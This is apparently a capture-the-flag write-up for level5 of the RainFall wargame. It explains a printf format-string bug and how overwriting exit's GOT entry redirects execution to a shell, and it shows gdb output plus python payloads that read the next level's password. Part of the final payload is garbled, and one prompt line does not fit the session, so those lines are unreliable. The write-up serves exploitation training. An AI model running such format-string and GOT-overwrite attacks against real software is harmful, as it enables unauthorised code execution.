
./level5



Decompiled file with Ghidra:

```
void o(void)
{
    system("/bin/sh");
    _exit(1);
}

void n(void)
{
    char buffer[520];
    fgets(buffer, 512, stdin);
    printf(buffer);
    exit(1);
}

void main(void)
{
    n();
    return;
}
```

This level closely resembles the previous two, always featuring a vulnerability with **printf(buffer)**.

This time, we need to access the function o(void), which provides us with a shell.

We can't alter the return address of the **n** function through an **overflow** since it uses **exit()** instead of a return.

So, we must modify the behavior of exit to redirect us to the o function.

To achieve this, we will target the **Global Offset Table (GOT)**.

The GOT is a table used in compiled programs to store addresses of dynamic functions that a program may call. By manipulating entries in the GOT, we can redirect function calls to our desired location.

In this case, we aim to alter the address associated with exit() in the GOT, so that it points to the o function instead. This way, when the program attempts to exit, it will inadvertently call our desired function, granting us access to the shell.

./level5²

Using Ghidra, we found the GOT entry for exit as:

Using the same technique as the last exercise, we'll overwrite the GOT entry for exit at 0x08049838 with the address of the o function, 0x080484a4.

```
level5@RainFall:~$ gdb ./level5
(gdb) print &o
0x80484a4 <o>
level5@RainFall:~$ python -c 'print "\x38\x98\x04\x08" + "%x"*4' | ./level5
8200b7fd1ac0b7ff37d08049838
level5@RainFall:~$ written=$(python -c 'print "\x38\x98\x04\x08" +
                   "%x"*3' | ./level5 | wc -c | awk '{print $1-1-8}')
level5@RainFall:~$ { python -c "
print \x38\x98\x04\x08' + \x'*2 + \x' + str(0x80484a4 - \x'') + \x'' + \x'';
cat <<< "cd ../level6 && cat .pass";</pre>
} | ./level5
d3b7bf1025225bd715fa8ccb54ef06ca70b9125ac855aeab4878217177f41a31
level5@RainFall:~$ su level5
Password: d3b7bf1025225bd715fa8ccb54ef06ca70b9125ac855aeab4878217177f41a31
level6@RainFall:~$
```